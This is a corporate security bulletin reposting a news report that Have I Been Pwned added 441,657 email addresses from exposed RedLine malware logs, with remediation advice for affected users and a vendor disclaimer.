
Diachenko found that numerous LastPass credentials were stolen and stored in the exposed RedLine logs and checked various emails for LastPass users who received the emails to see if they were listed.



Diachenko told us that the server is still accessible but no longer appears to be used by the threat actors as the number of logs has not increased.

To make it easier for others to check if a hacker stole their data in the exposed RedLine malware campaign, Diachenko shared the data with Troy Hunt, who added it to his Have I Been Pwned service.

The RedLine data contains 441,657 unique email addresses stolen by RedLine that can now be searched on Have I Been Pwned.



Have I Been Pwned detecting email in RedLine logs

Unfortunately, if your email address is listed in the RedLine malware logs, it's not enough to just change the passwords associated with that email account.

As RedLine targets all of your data, you must change your password for all accounts used on the machine, including corporate VPN and email accounts, and other personal accounts.

Furthermore, as RedLine attempts to steal cryptocurrency wallets, you should immediately transfer the tokens to another wallet if you own any.

Finally, if your email is listed as part of the RedLine records, you should scan your computer using an antivirus software to detect and remove any installed malware.

Source: <https://www.bleepingcomputer.com/news/security/have-i-been-pwned-adds-441k-accounts-stolen-by-redline-malware/>

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.